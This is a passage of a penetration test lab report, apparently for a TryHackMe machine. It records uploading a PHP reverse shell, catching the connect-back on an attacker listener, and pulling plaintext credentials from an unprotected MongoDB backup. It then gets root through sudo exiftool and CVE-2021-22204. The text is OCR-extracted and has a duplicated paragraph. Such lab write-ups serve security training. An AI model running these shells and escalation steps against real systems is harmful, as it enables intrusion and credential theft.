



Figure 3.8: 535-finder_file.png


For testing purpose the test.php file has been uploaded to the website and the test.php contains the phpinfo command to get the php info file.



package.json	1.14 KB	Sep 9, 2020
README.md	2.2 KB	Sep 9, 2020
test.php	19 Bytes	Nov 10, 2022
webflag.php	74 Bytes	May 22, 2021

Figure 3.9: 540-test_upload.png

From the image we can confirm that the RCE is working for us.




10.10.185.204/test.php

PHP Version 7.2.34-21+ubuntu16.04.1+deb.sury.org+1

System	Linux ubuntu 4.4.0-210-generic #242-Ubuntu SMP Fri Apr 16 09:57:56 UTC 2021 x86_64
Build Date	May 1 2021 11:52:36
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.2/apache2
Loaded Configuration File	/etc/php/7.2/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.2/apache2/conf.d
Additional .ini files parsed	/etc/php/7.2/apache2/conf.d/10-opcache.ini, /etc/php/7.2/apache2/conf.d/10-pdo.ini, /etc/php/7.2/apache2/conf.d/15-xml.ini, /etc/php/7.2/apache2/conf.d/20-calendar.ini, /etc/php/7.2/apache2/conf.d/20-ctype.ini, /etc/php/7.2/apache2/conf.d/20-curl.ini, /etc/php/7.2/apache2/conf.d/20-dom.ini, /etc/php/7.2/apache2/conf.d/20-exif.ini, /etc/php/7.2/apache2/conf.d/20-fileinfo.ini, /etc/php/7.2/apache2/conf.d/20-ftp.ini, /etc/php/7.2/apache2/conf.d/20-gd.ini, /etc/php/7.2/apache2/conf.d/20-gettext.ini, /etc/php/7.2/apache2/conf.d/20-iconv.ini, /etc/php/7.2/apache2/conf.d/20-json.ini, /etc/php/7.2/apache2/conf.d/20-mbstring.ini, /etc/php/7.2/apache2/conf.d/20-pdo_sqlite.ini, /etc/php/7.2/apache2/conf.d/20-phar.ini, /etc/php/7.2/apache2/conf.d/20-posix.ini, /etc/php/7.2/apache2/conf.d/20-readline.ini, /etc/php/7.2/apache2/conf.d/20-shmop.ini, /etc/php/7.2/apache2/conf.d/20-simplexml.ini, /etc/php/7.2/apache2/conf.d/20-soap.ini, /etc/php/7.2/apache2/conf.d/20-sockets.ini, /etc/php/7.2/apache2/conf.d/20-sqlite3.ini, /etc/php/7.2/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.2/apache2/conf.d/20-sysvsem.ini, /etc/php/7.2/apache2/conf.d/20-sysvshm.ini, /etc/php/7.2/apache2/conf.d/20-tokenizer.ini, /etc/php/7.2/apache2/conf.d/20-wddx.ini, /etc/php/7.2/apache2/conf.d/20-xmlreader.ini, /etc/php/7.2/apache2/conf.d/20-xmlrpc.ini, /etc/php/7.2/apache2/conf.d/20-xmlwriter.ini, /etc/php/7.2/apache2/conf.d/20-xsl.ini, /etc/php/7.2/apache2/conf.d/20-zip.ini
PHP API	20170718
PHP Extension	20170718
Zend Extension	320170718
Zend Extension Build	API320170718,NTS
PHP Extension Build	API20170718,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled

Figure 3.10: 545-php_info_confirm.png

Since we confirmed about the RCE of the website we can upload the php reverse shell from seclist and get the reverse shell easily.




```
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if

set_time_limit (0);
$VERSION = "1.0";
$ip = [redacted]    // CHANGE THIS
$port = 9001;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//
```

Figure 3.11: 550-rev_shell_edit.png

We took the reverse shell from seclists and edited the reverse ip to be our tunnel ip to get the reverse shell. We can name the file as rev.php for our understanding purpose.



LICENSE	1.11 KB	Sep 9, 2020
package.json	1.14 KB	Sep 9, 2020
README.md	2.2 KB	Sep 9, 2020
rev.php	5.36 KB	Nov 10, 2022
test.php	19 Bytes	Nov 10, 2022
webflag.php	74 Bytes	May 22, 2021


Figure 3.12: 555-rev_shell-confirm.png

The reverse shell has been successufully uploaded to the site and we need to access the php file to get the shell from the root directory.

We got the reverse shell from the machine once we accessed the php file.

```
- cmspit listener
listening on [any] 9001 ...
connect to [10.14.35.68] from (UNKNOWN) [10.10.185.204] 33976
Linux ubuntu 4.4.0-210-generic #242-Ubuntu SMP Fri Apr 16 09:57:56 UTC 2021 x86_64 x86_64
↪  x86_64 GNU/Linux
 11:55:14 up  1:11,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

While trying to check the listening port we see that the port 27017 is been listening at the server level which is normally a mongo db port. We can access the mongodb to get the possible username and password.




```
ww-data@ubuntu:/$ ss -tulnp
etid  State    Recv-Q Send-Q Local Address:Port              Peer Address:Port
dp    UNCONN   0      0             *:68                      *:*
cp    LISTEN   0      128    127.0.0.1:27017                     *:*
cp    LISTEN   0      128           *:22                      *:*
cp    LISTEN   0      128          :::80                     :::*
cp    LISTEN   0      128          :::22                     :::*
ww-data@ubuntu:/$
ww-data@ubuntu:/$
```

Figure 3.13: 560-listening.png

While accessing the mongo dabase we found that there is a backup database lying without any protection.

From the access we see that the username and password as **stux:p4ssw0rdhack3d!123**



```
www-data@ubuntu:/$ mongo
MongoDB shell version: 2.6.10
connecting to: test
Welcome to the MongoDB shell.
For interactive help, type "help".
For more comprehensive documentation, see
        http://docs.mongodb.org/
Questions? Try the support group
        http://groups.google.com/group/mongodb-user
2022-11-10T11:57:46.285-0800 In File::open(), ::open for '' failed with errno:2 No such file or directory
> show dbs
admin        (empty)
local        0.078GB
sudousersbak  0.078GB
> use sudousersbak
switched to db sudousersbak
> show collections
flag
system.indexes
user
> db.user.find()
{ "_id" : ObjectId("60a89d0caadffb0ea68915f9"), "name" : "p4ssw0rdhack3d!123" }
{ "_id" : ObjectId("60a89dfbaadffb0ea68915fa"), "name" : "stux" }
> 
```

Figure 3.14: 565-mongo.png


Since we have the username and password for the user stux we can login to the user stux without any issues.

```
www-data@ubuntu:/$ cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
stux:x:1000:1000:Coock,,,:/home/stux:/bin/bash
```

```
www-data@ubuntu:/$ su stux
Password:
stux@ubuntu:/$ id
uid=1000(stux) gid=1000(stux)
↪   groups=1000(stux),4(adm),24(cdrom),30(dip),46(plugdev),114(lpadmin),115(sambashare)
stux@ubuntu:/$
```

3.2.1.4 Privilege Escalation

While enumerating the machine we could see that the user has a special permission to run the exiftool




```
stux@ubuntu:/$ sudo -l
Matching Defaults entries for stux on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User stux may run the following commands on ubuntu:
    (root) NOPASSWD: /usr/local/bin/exiftool
stux@ubuntu:/$
```

Figure 3.15: 570-sudo_l.png

While checking gtfo bins we might not be able to take the full advantage but however there is a specific flaw in the exiftool version which could be exploited to gain the privilege access of the machine.




```
stux@ubuntu:/$
stux@ubuntu:/$ exiftool -ver
12.05
stux@ubuntu:/$
stux@ubuntu:/$
```

Figure 3.16: 575-exiftool_ver.png

From google we could find that this version is vulnerable to the CVE-2021-22204. which is caused due to improper neutralization of the data in the DjvU file.

While checking for the CVE in the github we could see an exploit created for the same in the link which we can take advantage to get the access. While running the command we could see that the delicate.jpg has been created which need to be transferred to the machine to get the exploit run



```
➜  research
➜  research bash craft_a_djvu_exploit.sh 'bash'
➜  research ls
```

Figure 3.17: 580-exploit_run.png


Once i copy the file to the machine i can run the exiftool on that delicate.jpg file for the root access.

```
stux@ubuntu:~$ sudo exiftool delicate.jpg
root@ubuntu:~# id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:~#
```

We have the root access of the machine once the file is completed.

3.2.1.5 Proof File

User




```
root@ubuntu:~#
root@ubuntu:~#
root@ubuntu:~# cat user.txt
thm{c5[redacted]ce}
root@ubuntu:~#
root@ubuntu:~#
```

Figure 3.18: 585-user.txt.png

```
root@ubuntu:~# cat user.txt && pwd && id && hostname && ip ad
thm{c5fc72c4XXXXXXXXXXXXXXXXXXda05f0ce}
/home/stux
uid=0(root) gid=0(root) groups=0(root)
ubuntu
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc pfifo_fast state UP group default
↪   qlen 1000
    link/ether 02:f3:8c:ed:f8:6b brd ff:ff:ff:ff:ff:ff
    inet 10.10.185.204/16 brd 10.10.255.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::f3:8cff:feed:f86b/64 scope link
       valid_lft forever preferred_lft forever
```

Root



```
root@ubuntu:/root#
root@ubuntu:/root# cat root.txt
thm{bf52[redacted]5ada}
root@ubuntu:/root#
root@ubuntu:/root#
root@ubuntu:/root#
```

Figure 3.19: 590-root.txt.png

```
root@ubuntu:/root# cat root.txt && pwd && id && hostname && ip addr
thm{bf52a85bXXXXXXXXXXXXX4e90d4d5ada}
/root
uid=0(root) gid=0(root) groups=0(root)
ubuntu
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc pfifo_fast state UP group default
↪   qlen 1000
    link/ether 02:f3:8c:ed:f8:6b brd ff:ff:ff:ff:ff:ff
    inet 10.10.185.204/16 brd 10.10.255.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::f3:8cff:feed:f86b/64 scope link
       valid_lft forever preferred_lft forever
```

4 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit. Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

5 House Cleaning:

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the system was completed, We removed all user accounts and passwords as well as the exploit code written on the system. Hack the box should not have to remove any user accounts or services from the system.